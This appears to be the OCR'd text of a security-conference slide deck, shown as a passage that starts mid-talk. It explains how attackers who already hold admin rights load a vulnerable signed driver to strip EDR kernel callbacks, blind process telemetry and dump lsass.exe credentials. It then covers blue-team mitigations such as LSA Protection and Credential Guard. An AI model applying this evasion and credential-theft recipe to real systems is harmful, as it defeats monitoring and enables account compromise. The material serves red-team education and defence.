- CmRegisterCallbackEx
- ObRegisterCallbacks

- How can we deal with the Kernel Callbacks from the EDR?

We must move into Kernel-land, but how?

Standard User


Privilege escalation





Administrator (UAC Bypassed)

Load a vulnerable Device Driver e.g. MSI Afterburner

Read and write access to kernel-land from user-land








Reference [25]

Why is loading vulnerable device driver not prevented?

- Depends on the certificate date of the vulnerable Driver
- All regular signed vulnerable device drivers that may have been released before the end of July 2015 e.g. MSI-Afterburner could still be used (also when the vulnerability is known by MS)
- After July 2015 due to strict walking procedures by Microsoft more difficult
  - SHA-2 Extended Validation (EV) Hardware certificate instead of the regular file-based SHA-1 certificate
  - But also then mistakes in drivers and CV evaluations can happen (We all just humans!)



Demo 2 – Remove EDR Kernel Callbacks

Same (tough) EDR – but still we want still credentials from lsass.exe

- We load a vulnerable Device Driver (MSI-Afterburner)
- Remove the EDR callback for PsSetCreateProcessNotifyRoutine
- Get finally credentials from lsass.exe without EDR Alert

- All creds for the used POC “CheekyBlinder” to @brsn76945860

Acceptance:

- Attacker has a foothold and already admin privileges

Red Team - Learning

Bypass User-mode API-Hooking isn't always enough to bypass the EDR

- This depends strongly on the EDR which you have to deal with
- Also depends on what attacker is doing (process injection, credential dumping etc.)

Think about your strategy when trying to dump lsass.exe

- To dump the lsass.exe we need admin or system privileges either way
- Why not before dumping lsass.exe loading a vulnerable driver (Naturally depending on the sensitivity of the systems!!!)
- Removing the Kernel Callbacks for e.g. PsSetCreateProcessNotifyRoutine
- Creating no EDR alerts by dumping lsass.exe (No matter if with Mimikatz, Dumpert etc.)
- Loaded vulnerable Driver acts like a kernel persistence
  - When e.g. vulnerable MSI-Driver is already loaded, it's possible to remove kernel callbacks as standard user


Red Team - Learning

Furthermore taking the EDR the possibility to grab telemetry

- EDR not longer informed about starting new process (Mimikatz.exe, Dumpert.exe, ipconfig.exe or any other .exe)
- No longer possibility to search for executed processes or also used command in processes e.g. cmd.exe -> ipconfig -> whoami etc.
- Could be a hard time for the threat hunter

Do not forget to unload the vulnerable device driver when finished!!!

Red Teamers work finished, can we go home now?



Reference: https://www.pinterest.at/pin/678002918884237524/

Blue Team - Mitigation

Influence on the used mechanisms of the EDRs under Windows rather very small

Independent from the EDR Product -> Same Rules under Windows OS for everyone

Don’t rely too heavy on products, harden your Windows environment!!!

- No matter whether Credential Dumping with Mimikatz, Dumpert etc.
- Or loading a vulnerable Device Driver…
- …the attacker always need admin privileges, or more detailed:
  - For dumping lsass.exe (session 0) from a user session (session 1 etc.), attacker needs an admin account with available/enabled SeDebugPrivilege
  - For loading a vulnerable device driver, attacker needs an admin account with available/enabled SeLoadDriverPrivilege

Blue Team - Mitigation

LSA Protection – Uses Process Protection Light


- No Access to address space of lsass.exe from user-mode
- Also not with admin or system privileges
- But, PPL could be removed by using Mimikatz Driver and Ring 0 options from Mimikatz
  - Depending on Scenario White or Blackbox easier or harder

Lsaiso.exe			System
lsass.exe	Local Security Authority Process	PsProtectedSignerLsa-Light	System

Blue Team - Mitigation

Credential Guard – Uses possibility of Virtual Trust Levels

- Hypervisor based protection - separation in VTL 0 (normal world) and VTL 1 (secure world)
- After activation from Credential Guard two new processes visible
  - Secure System and LsaIso Process
- (Just) Domain Credentials not longer stored in lsass.exe but in LsaIso.exe
- (Currently) no possibility to access LsaIso.exe from VTL 0
- Also not when the Attacker has the normal Kernel (VTL 0) compromised



Reference [32]

Back to work…

Questions? – Feel free to ask

Download Presentation:

https://github.com/Strong-IT-IBK

office@strong-it.at

david.winkler@strong-it.at

daniel.feichter@strong-it.at

References

[1] Adam Chester. 2019. Protecting Your Malware with blockdlls and ACG. https://blog.xpnsec.com/protecting-yourmalware/

[2] Ashkan Hosseini. 2017. Ten process injection techniques: A technical survey of common and trending process injection techniques. https://www.elastic.co/de/blog/ten-process-injection-techniques-technical-survey-commonand-trending-process

[3] ccob @EthicalChaos. 2020. Lets Create An EDR. . . And Bypass It! Part 2. https://ethicalchaos.dev/2020/06/14/letscreate-an-edr-and-bypass-it-part-2/

[4] Cornelis de Plaa. 2019. Red Team Tactics: Combining Direct System Calls and sRDI to bypass AV/EDR. https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/

[5] Cylance. 2017. Universal Unhooking: Blinding Security Software. https://www.cylance.com/content/dam/cylance/pdfs/white_papers/Universal_Unhooking.pdf

[6] Peter Winter-Smith Dominic Chell. 2020. FireWalker: A New Approach to Generically Bypass User-Space EDR Hooking. https://www.mdsec.co.uk/2020/08/firewalker-a-new-approach-to-generically-bypass-user-space-edr-hooking/

[7] Hoang Bui. 2019. Bypass EDR's memory protection, introduction to hooking. https://medium.com/@fsx30/bypassedrs-memory-protection-introduction-to-hooking-2efb21acffd6

[8] Hoang Bui. 2019. Vectored Exception Handling, Hooking Via Forced Exception. https://medium.com/@fsx30/vectoredexception-handling-hooking-via-forced-exception-f888754549c6

[9] Greg Hoglund and James Butler. 2009. Rootkits: Subverting the Windows kernel (7. pr ed.). Addison-Wesley, Upper

Saddle River, NJ.

[10] Jack Halon. 2020. Red Team Tactics: Utilizing Syscalls in C# - Prerequisite Knowledge. https://jhalon.github.io/utilizingsyscalls-in-csharp-1/

[11] Jeffrey Tang. 2017. Universal Unhooking: Blinding Security Software. https://blogs.blackberry.com/en/2017/02/universal-unhooking-blinding-security-software

[12] Kevin Rausch. 2014. Taking advantage of Windows Hot Patching mechanism. https://www.codeproject.com/Articles/737907/Taking-advantage-of-Windows-Hot-Patching-mechanism

References

[13] Alexey Kleymenov and Amr Thabet. 2019. Mastering Malware Analysis: The Complete Malware Analyst's Guide to Combating Malicious Software, APT, Cybercrime, and IoT Attacks. Packt Publishing, Limited, Birmingham.

[14] Luigi Bruno. 2012. The Windows Native API. https://social.technet.microsoft.com/wiki/contents/articles/11831.thewindows-native-api.aspx

[15] MalwareTech. 2015. Inline Hooking for Programmers (Part 1: Introduction). https://www.malwaretech.com/2015/01/inline-hooking-for-programmers-part-1.html

[16] Mateusz "j00ru" Jurczyk. [n.d.]. Windows X86-64 System Call Table (XP/2003/Vista/2008/7/2012/8/10). https://j00ru.vexillium.org/syscalls/nt/64/

[17] Microsoft. 2017. User mode and kernel mode. https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/user-mode-and-kernel-mode

[18] Microsoft. 2019. How the Antimalware Scan Interface (AMSI) helps you defend against malware. https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps

[19] Microsoft Defender ATP Research Team. 2017. Windows Defender ATP machine learning and AMSI: Unearthing script-based attacks that 'live off the land'. https://www.microsoft.com/security/blog/2017/12/04/windows-defenderatp-machine-learning-and-amsi-unearthing-script-based-attacks-that-live-off-the-land/

[20] Microsoft Defender ATP Research Team. 2018. Out of sight but not invisible: Defeating fileless malware with behavior monitoring, AMSI, and next-gen AV. https://www.microsoft.com/security/blog/2018/09/27/out-of-sight-but-notinvisible-defeating-fileless-malware-with-behavior-monitoring-amsi-and-next-gen-av/

[21] Rajeev Nagar. 1997. Windows NT file system internals (1. ed. ed.). O'Reilly, Cambridge and Köln and Paris and Sebastopol and Tokyo.

[22] Rui Reis. 2020. Windows Kernel Ps Callbacks Experiments. http://deniable.org/windows/windows-callbacks

[23] Scott Field. 2006. Windows Vista Security. https://web.archive.org/web/20061124094344/http://blogs.msdn.com/windowsvistasecurity/archive/2006/08/11/695993.aspx

[24] Solomon Sklash. 2020. https://www.solomonsklash.io/pe-parsing-defeating-hooking.html

[25] Solomon Sklash. 2020. Using Syscalls to Inject Shellcode on Windows. https://www.solomonsklash.io/syscalls-for-shellcode-injection.html

References

[26] spotheplanet. 2019. Bypassing Cylance and other AVs/EDRs by Unhooking Windows APIs. https://www.ired.team/offensive-security/defense-evasion/bypassing-cylance-and-other-avs-edrs-by-unhooking-windows-apis

[27] spotheplanet. 2019. Full DLL Unhooking with C++. https://www.ired.team/offensive-security/defense-evasion/howto-unhook-a-dll-using-c++

[28] Andrew S. Tanenbaum. 2002. Modern operating systems (2. edition ed.). Prentice Hall, Upper Saddle River, NJ.

[29] thewover. 2020. Emulating Covert Operations - Dynamic Invocation (Avoiding PInvoke & API Hooks). https://thewover.github.io/Dynamic-Invoke/

[30] Pavel Yosifovich. 2019. Windows Kernel programming. [publisher not identified], [Place of publication not identified].

[31] Pavel Yosifovich, Alex Ionescu, Mark E. Russinovich, and David A. Solomon. 2017. Windows internals (7th edition ed.).Microsoft Press, Redmond, Washington.

[32] https://docs.microsoft.com/en-us/windows/win32/procthread/isolated-user-mode--ium--processes